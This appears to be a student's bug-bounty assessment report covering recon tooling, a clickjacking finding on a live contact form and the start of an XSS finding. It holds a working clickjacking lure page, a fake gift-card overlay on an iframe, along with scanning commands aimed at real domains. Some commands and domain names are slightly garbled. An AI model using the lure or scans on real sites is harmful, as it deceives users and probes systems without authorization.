

Contents

Executive Summary.....	3
Methodology.....	4
01 Absence of Frame Protection Headers (Clickjacking).....	9
Steps to reproduce with Proof of Concept (poc).....	13
02 Reflected XSS Vulnerability	17
Steps to reproduce with Proof of Concept (poc).....	22
03 CSP Misconfiguration	26
Proof of Concept (PoC)	33
04 Vulnerable JS Library – moment.js	39
Steps to reproduce with Proof of Concept (poc).....	42
Reflection & Learning	45

Executive Summary

This security assessment was carried out on three web applications — eternal.com, notegept.io, and virtualterminal.com. The process included reconnaissance, automated scanning, manual testing, and validation of exploitability.

The most serious issue found was a **Reflected Cross-Site Scripting (XSS)** vulnerability on notegept.io/ai-detector, rated **High severity**. This flaw allows attackers to run malicious JavaScript in users' browsers, which could lead to stolen sessions, credentials, or full client-side compromise.

Other key findings:

- Clickjacking on eternal.com/contact (Medium severity) — allows attackers to trick users into clicking hidden elements
- Content Security Policy (CSP) misconfiguration on virtualterminal.com (Medium severity) — weakens protection against UI manipulation and injection
- Outdated JavaScript libraries — includes known vulnerabilities (CVEs) that could be exploited

Tools used included OWASP ZAP, Nikto, Retire.js, and Nmap, supported by manual inspection to confirm each issue. Every finding is backed by step-by-step reproduction, screenshots, and clear remediation advice.

These results highlight the need for strong input validation, proper use of security headers, and regular updates to third-party components. Immediate action is recommended for the XSS vulnerability, followed by fixing the remaining issues in a structured way.

Methodology

Phase 1: Reconnaissance & Information Gathering

The goal of this phase is to collect as much intelligence as possible about the target using both passive and active techniques to map the attack surface. Identify all domains and subdomains, discover IP ranges and network blocks, find exposed services and open ports, gather information from public sources and archives, and fingerprint the technologies and frameworks in use.

Tools & Implementation

Subdomain Enumeration

to install,

```
sudo apt update && sudo apt install -y amass sublist3r dnsrecon
```

Passive subdomain discovery with Amass

```
amass enum -passive -d target.com -o amass_passive.txt
```

Active subdomain discovery

```
sublist3r -d target.com -o sublist3r_results.txt
```

DNS reconnaissance

```
dnsrecon -d target.com -t std,axfr -D /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -x dns_results.xml
```

Combine and deduplicate results

```
cat amass_passive.txt sublist3r_results.txt | sort -u > all_subdomains.txt
```

Search Engine & IoT Reconnaissance

To begin reconnaissance using search engines and IoT databases, you should first install the Shodan CLI by running

```
sudo apt install python3-pip  
pip3 install shodan
```

Once installed, initialize Shodan with your API key using

```
shodan init YOUR_API_KEY
```

Then use Shodan to search for exposed services related to your target

```
shodan host target.com - to get host details
```

```
shodan search "hostname:target.com" - to find devices and services associated with the domain.
```

You can use Censys via its web interface or API by visiting <https://search.censys.io>, where you can search for certificates, hosts, and services linked to your target.

Phase 2: Scanning & Enumeration

This phase focuses on actively probing identified assets to discover open ports, services, and application architecture. You should perform TCP and UDP port scans, enumerate services, discover hidden web directories and files, identify the technology stack, locate API endpoints, and run vulnerability scanners to detect known issues.

Tools & Implementation

Port Scanning

use **Nmap** to detect open ports, services, and operating system details.

Run a default Nmap scan with service and OS detection

```
nmap -sC -sV -O target.com -oA initial_scannmap -p- --min-rate 5000 target.com -oA full_tcp_scan
```

Scan all 65,535 TCP ports quickly

```
nmap -p- --min-rate 5000 target.com -oA full_tcp_scan
```

Scan common UDP ports

```
nmap -sU -p 53,67,68,123,161 target.com -oA udp_scan
```

Web Application Scanning

To discover hidden directories and files on a target web server, you can use Gobuster. This performs a brute-force scan using a common wordlist and saves the results to a text file.

```
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -o gobuster_scan.txt  
dirb
```

You can use **Dirb** for similar directory enumeration which scans for accessible paths and outputs findings to a report file.

```
https://target.com /usr/share/wordlists/dirb/common.txt -o dirb_scan.txt
```

Vulnerability scanning with Nikto

To identify known vulnerabilities and misconfigurations, you can run,

```
nikto -h https://target.com -o nikto_scan.txt
```

For **automated baseline security checks**, you should install and configure OWASP ZAP

```
sudo apt install zaproxy
```

OR

Install Linux package <https://www.zaproxy.org/download/>

OWASP ZAP (Zed Attack Proxy)

Purpose - It is a completely automated vulnerability scanner for use on web applications. How it works - It actively scans a website and reports potential security risks such as injection, broken authentication, and cross-site scripting. Why it's useful - It is another free, beginner-friendly penetration testing alternative to Burp Suite.

For Vm kali,

1. Install Linux package <https://www.zaproxy.org/download/>

ZAP 2.16.1

Windows (64) Installer	234 MB	Download
Windows (32) Installer	234 MB	Download
Linux Installer	226 MB	Download
Linux Package	224 MB	Download
macOS (Intel - amd64) Installer	251 MB	Download
macOS (Apple Silicon - aarch64) Installer	255 MB	Download
Cross Platform Package	263 MB	Download
Core Cross Platform Package	102 MB	Download

Or

```
sudo apt update
```

```
sudo apt install zaproxy
```

2. Start ZAP GUI: `zaproxy`

3. In the GUI, enter your target (e.g., <https://www.virtualterminal.com>) in the URL bar and click Attack or use the Spider tool to crawl it.

Navigate to the Alerts tab to see findings categorized by risk level. Each alert includes description, evidence, and remediation advice.

4. Go to **Report** → choose format (HTML, XML, Markdown).

Phase 3: Vulnerability Assessment

The objective here is to systematically test for common web application vulnerabilities and misconfigurations. You should use automated tools like SQLMap, OWASP ZAP, and Burp Suite to detect injection flaws, authentication and session management issues, authorization bypasses, and security misconfigurations such as improper CORS settings or missing headers.

Tools & Implementation

1.Burpsuite is used to manually test web applications for vulnerabilities that automated scanners might miss.


It allows you to intercept and modify HTTP/S traffic, analyze authentication and session handling, and test for issues like IDOR, JWT manipulation, and flaws in application workflows or privilege enforcement.

<https://www.kali.org/tools/burpsuite/>

```
(wethmini㉿kali)-[~]
$ cd ~/Downloads

(wethmini㉿kali)-[~/Downloads]
$ chmod +x burpsuite_community_linux_v2025_8_4.sh

(wethmini㉿kali)-[~/Downloads]
$ ./burpsuite_community_linux_v2025_8_4.sh
Unpacking JRE
```



2.OWASP ZAP is used to automate the detection of common web vulnerabilities like XSS, SQL injection, and misconfigured headers. It acts as a proxy to intercept traffic, includes a spider and fuzzer for deeper analysis, and generates visual reports for documentation.

Phase 4: Exploitation & Proof of Concept

This phase involves validating discovered vulnerabilities by crafting safe, controlled exploits that demonstrate real-world impact. You should use frameworks like Metasploit and tools like Burp Suite or OWASP ZAP to intercept and manipulate traffic, and document your findings with screenshots, HTTP logs, and step-by-step reproduction instructions that clearly show the business impact without causing harm.

Phase 5: Analysis & Validation

The goal here is to verify your findings, eliminate false positives, and assess the true risk and impact of each vulnerability. You should manually cross-check all results, test for reproducibility, categorize issues by severity, and evaluate both technical and business implications.

Phase 6: Report Writing

This phase is about creating clear, concise, and actionable reports that help the organization understand and fix the vulnerabilities. Your report should include an executive summary, detailed descriptions of each bug, affected endpoints, CVSS scores, reproduction steps with evidence, impact analysis, and specific remediation recommendations.

Vulnerability Report Structure

1. Executive Summary

- Overview of findings
- Risk level summary

2. Vulnerability Details

- Bug description
- Affected endpoints/components
- CVSS score

3. Steps to Reproduce

- Step-by-step PoC
- Screenshots and evidence
- HTTP request/response samples

4. Impact Assessment

- Technical impact
- Business impact
- Attack scenario

5. Remediation Recommendations

- Code-level fixes
- Configuration changes
- Security controls

Phase 7: Submission & Communication

The objective here is to submit your findings through proper channels and maintain professional communication with the security team. You should use platforms like HackerOne, Bugcrowd, or direct programs, follow responsible disclosure guidelines, respect the scope and rules of engagement, and respond politely to any follow-up requests.

01 Absence of Frame Protection Headers (Clickjacking)

<https://www. eternal.com/contact/>

The screenshot shows the Eternal Bug Bounty Program dashboard on the hackerone platform. The top section displays program highlights:

- Fast Payment: Ensures payment within 1 month of receiving a vulnerability report.
- Platform Standards: Fully compliant with Platform Standards.
- Top Response Efficiency: This program's response efficiency is above 90%.
- Collaboration Enabled: Includes Retesting.

Below the highlights are three performance metrics:

- Average time to first response: 1 hour
- Average time to triage: 1 hour
- Average time to bounty: 2 hours

The right side of the dashboard provides information about the company:

- Eternal** ()
- <https://www. eternal.com>
- @Zomato
- Eternal is India's largest new-age tech company by market cap, comprising of 4 businesses (as of now) – Zomato, Blinkit, District, & Hyperpure.
- Bug Bounty Program launched in Feb 2016
- Response efficiency: 100%

A "Submit report" button is located on the right. Below the dashboard, two reward sections are shown for different domains:

Domain	Type	Status	Critical	Eligible
*.hyperpure.com	Wildcard	In scope	■■■■ Critical	\$\$\$\$ Eligible
*.eternal.com	Wildcard	In scope	■■■■ Critical	\$\$\$\$ Eligible

To conduct reconnaissance, I used the following tools:

amass enum -d eternal.com

```
(wethmini㉿kali)-[~]
└─$ amass enum -d eternal.com
eternal.com (FQDN) → ns_record → ns-840.awsdns-41.net (FQDN)
eternal.com (FQDN) → ns_record → ns-1487.awsdns-57.org (FQDN)
eternal.com (FQDN) → ns_record → ns-1732.awsdns-24.co.uk (FQDN)
eternal.com (FQDN) → ns_record → ns-468.awsdns-58.com (FQDN)

The enumeration has finished.

└─(wethmini㉿kali)-[~]
```

Name Server (NS) records, tell us which DNS servers are authoritative for eternal.com.

nmap -Pn -sV eternal.com

```
(wethmini㉿kali)-[~]
└─$ nmap -Pn -sV eternal.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 11:46 CDT
Nmap scan report for eternal.com (18.141.116.92)
Host is up (0.25s latency).
Other addresses for eternal.com (not scanned): 52.77.120.202
rDNS record for 18.141.116.92: ec2-18-141-116-92.ap-southeast-1.compute.amazonaws.com
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp
80/tcp    open  http     awselb/2.0
443/tcp   open  ssl/https awselb/2.0
3 services unrecognized despite returning data. If you know the service/version, please submit the following finger
prints at https://nmap.org/cgi-bin/submit.cgi?new-service :
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
nikto -h https://www.eternal.com/contact/
```

```
(wethmini㉿kali)-[~]
└─$ nikto -h https://www.eternal.com/contact/
- Nikto v2.5.0

+ Multiple IPs found: 23.55.244.168, 23.55.244.185, 2600:140f:4::17d4:329c, 2600:140f:4::17d4:327e
+ Target IP:          23.55.244.168
+ Target Hostname:    www.eternal.com
+ Target Port:        443
+
+ SSL Info:           Subject: /CN=zoma.to
                      Ciphers: TLS_AES_256_GCM_SHA384
                      Issuer: /C=US/O=Let's Encrypt/CN=R13
+ Start Time:         2025-10-12 11:50:20 (GMT-5)
+
+ Server: envoy
+ /contact/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /contact/: Uncommon header 'x-served-by-static-gateway' found, with contents: true.
+ /contact/: Uncommon header 'x-envoy-upstream-service-time' found, with contents: 22.
+ /contact/: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /contact/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ : Server banner changed from 'envoy' to 'AkamaiGHost'.
```

Scan Summary

Tool: Nikto v2.5.0

Server: Envoy (later AkamaiGHost)

IP: 23.55.244.168

TLS: Valid cert from Let's Encrypt (CN=zoma.to)

Scan Time: 2025-10-12 11:50 (GMT-5)

Key Issues

✗ Missing X-Frame-Options → vulnerable to clickjacking

✗ No HSTS header → downgrade attack risk

✗ No X-Content-Type-Options → MIME sniffing possible

Uncommon headers → internal infra exposed (x-served-by-static-gateway, x-envoy-upstream-service-time)

Domain: <https://www. eternal.com>

Subdomain: <https://www. eternal.com/contact/>

Vulnerability title : Clickjacking / UI Redressing — page is frameable

Category: A05:2021 – Security Misconfiguration

Description

Clickjacking (UI redressing) occurs when an attacker embeds a target site inside an invisible or semi-transparent iframe and tricks a user into clicking on interactive elements. The Eternal contact form lacks frame protection headers, allowing attackers to embed it in malicious pages and deceive users into submitting unwanted form data.

Conditions that make this clickjacking effective

- Lack of Frame Protection (No X-Frame-Options / CSP) : If a website allows itself to be embedded in an <iframe>, attackers can overlay it invisibly on a malicious page. Lack of Frame Protection: No X-Frame-Options or Content-Security-Policy headers present
- Interactive Form Elements: Contact form contains multiple fields and a submit button
- No Authentication Barriers: Contact form doesn't require user login
- Social Engineering Potential: Users can be tricked with fake offers and incentives

Vulnerability Discovery

1. Automated Security Scanning with OWASP ZAP


The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. On the left, there's a tree view under 'Alerts (8)' showing two main issues: 'Content Security Policy (CSP) Header Not Set (72)' and 'Missing Anti-clickjacking Header (71)'. The 'Missing Anti-clickjacking Header' issue is expanded, showing 13 specific GET requests to various URLs on the 'eternal' domain. On the right, a detailed view of the first GET request is displayed. The alert summary is 'Missing Anti-clickjacking Header' with URL 'https://www. eternal.com'. The risk is 'Medium' and confidence is 'Medium'. The parameter is 'x-frame-options'. The attack type is listed as 'Evidence' (with a text input field containing '|'). The CWE ID is 1021 and the WASC ID is 15. The source is 'Passive (10020 - Anti-clickjacking Header)'. The alert reference is '10020-1'. The input vector is 'Description' (containing 'The response does not protect against 'ClickJacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options.'), and there's an 'Other Info' section below it. At the bottom, there are status counts for various types of alerts and a note about the main proxy being 'localhost:8080'.

2. Security Header Analysis

Initial reconnaissance using `curl -I https://www. eternal.com/contact` revealed the absence of critical frame protection headers.

Steps to reproduce with Proof of Concept (poc)

1. Verify Missing Security Headers , `curl -I https://www.ternal.com/contact`




```
wethmini@kali:~  
File Actions Edit View Help  
zsh: corrupt history file /home/wethmini/.zsh_history  
[wethmini@kali:~]  
$ curl -I https://www.ternal.com/contact  
HTTP/2 503  
server: AkamaiGHost  
mime-version: 1.0  
content-type: text/html  
content-length: 280  
expires: Thu, 09 Oct 2025 12:06:13 GMT  
date: Thu, 09 Oct 2025 12:06:13 GMT  
  
[wethmini@kali:~]  
$
```

Observed Headers:


- content-type: text/html
- server: envoy
- ✗ No X-Frame-Options
- ✗ No Content-Security-Policy: frame-ancestors

2. Then , I created a local HTML file based on the one you provided that embeds the target via <iframe> with a visible overlay element (button).



```
wethmini@kali:~ x wethmini@kali:~ x  
File Actions Edit View Help  
wethmini@kali:~ x wethmini@kali:~ x  
GNU nano 8.2 clickjacking2.html  
<!DOCTYPE html>  
<html>  
<head>  
<title>Claim Your Free $100 Gift Card!</title>  
<style>  
#fake-button {  
    position: absolute;  
    top: 490px;  
    left: 360px;  
    width: 200px;  
    height: 50px;  
    background: red;  
    color: white;  
    border: none;  
    opacity: 0.9;  
    pointer-events: none;  
    z-index: 9999;  
    border-radius: 25px;  
    font-weight: bold;  
    font-size: 16px;  
}  
  
iframe {  
    width: 100%;  
    height: 800px;  
    border: 2px solid red;  
    opacity: 0.3;  
}  
  
.container {  
    position: relative;  
}  
</style>  
</head>  
<body>  
<h1> CONGRATULATIONS! </h1>  
<h2>You've been selected for a $100 Eternal Gift Card!</h2>  
<p>Click the button below to claim your reward instantly!</p>  
  
<div class="container">  
    <iframe src="https://www.ternal.com/contact"></iframe>  
    <button id="fake-button">CLAIM YOUR GIFT CARD!</button>  
</div>  
</body>  
</html>
```

3. The iframe successfully renders the target page, confirming that the site permits framing.



4. Open DevTools → Network Tab


Check “**Persist log**” to retain request history after submission.

I submitted the contact form and confirmed that a real POST request to <https://www.zomato.com/webroutes/contact/submitForm> was triggered, with a 200 OK response and full headers, verifying that the action was successfully processed by the server .

A JSON response was returned indicating "success": true.

A screenshot of the Network tab in Google Chrome DevTools. A single POST request is listed: 'POST https://www.zomato.com/webroutes/contact/submitForm'. The status is 200 OK. The response body is a JSON object: {"error": "", "success": true}. The request body contains the form data: 'name=Kali+Linux&email=kali@kali.org&message=Testing+the+zomato+contact+form'. The Headers section shows various HTTP headers including Content-Type, X-ZOMATO-CSRF, X-CLIENT-ID, and X-CSRF-TOKEN. The Response Headers section shows standard HTTP headers like Date, Server, and Content-Type.

A screenshot of the Network tab in Google Chrome DevTools, showing two requests. The first is a POST to 'https://www.zomato.com/webroutes/contact/submitForm' with a status of 200 OK and a response body of {"error": "", "success": true}. The second is a POST to 'https://www.zomato.com/event/user_id=1' with a status of 200 OK and a response body of '1'. Both requests show the same headers as the first one.



4. To verify that the form data was successfully sent, **check the Payload tab in DevTools** after clicking the POST request , it will display all submitted fields

Request

```

1  -----7212519820244060681218651321
2  Content-Disposition: form-data; name="name"
3
4  testclickjacking
5  -----7212519820244060681218651321
6  Content-Disposition: form-data; name="email"
7
8  test2@gmsil.com
9  -----7212519820244060681218651321
10 Content-Disposition: form-data; name="phone"
11
12 9825658789
13 -----7212519820244060681218651321
14 Content-Disposition: form-data; name="company"
15
16 eternal
17 -----7212519820244060681218651321
18 Content-Disposition: form-data; name="problem"
19
20 other
21 -----7212519820244060681218651321
22 Content-Disposition: form-data; name="message"
23
24 dying
25 -----7212519820244060681218651321
26 Content-Disposition: form-data; name="website"
27
28 undefined
29 -----7212519820244060681218651321
30 Content-Disposition: form-data; name="publication"
31
32 undefined
33 -----7212519820244060681218651321
34 Content-Disposition: form-data; name="variant"
35
36 contact_us
37 -----7212519820244060681218651321
38 Content-Disposition: form-data; name="identifier"
39
40 eternal
41 -----7212519820244060681218651321...
42

```

Exploitation (step-by-step attacker scenario)

1. Attacker creates a deceptive web page offering fake rewards
2. Attacker embeds Eternal contact form in transparent iframe
3. Attacker positions fake "Claim Reward" button over form submit button
4. User visits malicious page and clicks the attractive button
5. User unknowingly submits Eternal contact form with potential spam content
6. Company receives unwanted form submissions, wasting support resources

Impact

- Spam Attacks: Flood contact form with unwanted submissions
- Resource Waste: Consume company support time and resources
- Harassment Potential: Submit abusive content appearing to come from victims
- Reputation Damage: Mass spam submissions from deceived users
- Social Engineering: Trick support staff with fake business inquiries

Impact assessment Severity – Medium

Remediation

- ✓ Set Content-Security-Policy
Content-Security-Policy: frame-ancestors 'none';
- ✓ Set X-Frame-Options (Legacy Support):
X-Frame-Options: DENY
 - Implement CSRF tokens for form submissions
 - Add CAPTCHA challenges for high-volume submissions
 - Monitor for unusual form submission patterns

Conclusions & Reflections

What I learned

- Contact forms are valuable clickjacking targets due to their interactive nature
- Missing security headers create immediate framing vulnerabilities
- Social engineering combined with UI redressing creates effective attacks
- Even simple forms can be exploited for spam and abuse

Challenges faced

- Positioning overlays requires careful alignment with target elements
- Cross-origin restrictions limit automated form manipulation
- Responsive design elements may require multiple overlay positions
- Ethical testing boundaries must be maintained during demonstration

02 Reflected XSS Vulnerability

<https://notegpt.io/ai-detector>

Target Domain: <https://notegpt.io/ai-detector>

To conduct reconnaissance and identify the vulnerability, I used the following tools:

Sublist3r for subdomain enumeration using the command `sublist3r -d notegpt.io`

```
(wethmini㉿kali)-[~]
$ sublist3r -d notegpt.io

S u b l i s t 3 r . i o

# Coded By Ahmed Aboul-Ela - @aboulela

[+] Enumerating subdomains now for notegpt.io
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.12/multiprocessing/process.py", line 314, in _bootstrap
    self._run()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
                  ^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
    token = self.get_csrf_token(resp)
            ^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrf_token
    token = csrf_regex.findall(resp)[0]
            ^~~~~~^
IndexError: list index out of range
```

I got an error.

Nmap for port and service scanning with nmap -sV notegept.io.

```
(wethmini㉿kali)-[~]
$ nmap -sV notegpt.io
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-09 14:00 CDT
Nmap scan report for notegpt.io (104.21.3.202)
Host is up (0.026s latency).
Other addresses for notegpt.io (not scanned): 172.67.131.42 2606:4700:3035::6815:3c
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp?
80/tcp    open  http
443/tcp   open  ssl/http    Cloudflare http proxy
8080/tcp  open  http-proxy  cloudflare
8443/tcp  open  ssl/http    Cloudflare http proxy
3 services unrecognized despite returning data. If you know the service/version, pl
prints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port25-TCP:V=7.94SVN%I=7%D=10/9%T=68E80684%P=x86_64-pc-linux-gnu%R(H
SF-Port25-TCP:V=7.94SVN%I=7%D=10/9%T=68E80684%P=x86_64-pc-linux-gnu%R(H
SF-Port25-TCP:V=7.94SVN%I=7%D=10/9%T=68E80684%P=x86_64-pc-linux-gnu%R(H
```

Cloudflare Proxy Detected: Ports 8080 and 8443 are being handled by Cloudflare's infrastructure.

Amass for DNS mapping and enumeration via [amass enum -d notegpt.io](#).

I found all the subdomains related to the target domain using Amass

```
(wethmini㉿kali)-[~]
└─$ amass enum -d notegpt.io
notegpt.io (FQDN) → a_record → 104.21.3.202 (IPAddress)
notegpt.io (FQDN) → a_record → 172.67.131.42 (IPAddress)
notegpt.io (FQDN) → aaaa_record → 2606:4700:3035::6815:3ca (IPAddress)
notegpt.io (FQDN) → aaaa_record → 2606:4700:3030::ac43:832a (IPAddress)
notegpt.io (FQDN) → mx_record → mx2.qiye.aliyun.com (FQDN)
notegpt.io (FQDN) → mx_record → mx3.qiye.aliyun.com (FQDN)
notegpt.io (FQDN) → mx_record → mx1.qiye.aliyun.com (FQDN)
notegpt.io (FQDN) → ns_record → ophelia.ns.cloudflare.com (FQDN)
notegpt.io (FQDN) → ns_record → doug.ns.cloudflare.com (FQDN)
172.67.0.0/16 (Netblock) → contains → 172.67.131.42 (IPAddress)
104.21.0.0/20 (Netblock) → contains → 104.21.3.202 (IPAddress)
13335 (ASN) → managed_by → CLOUDFLARENET - Cloudflare, Inc. (RIROrganization)
13335 (ASN) → announces → 172.67.0.0/16 (Netblock)
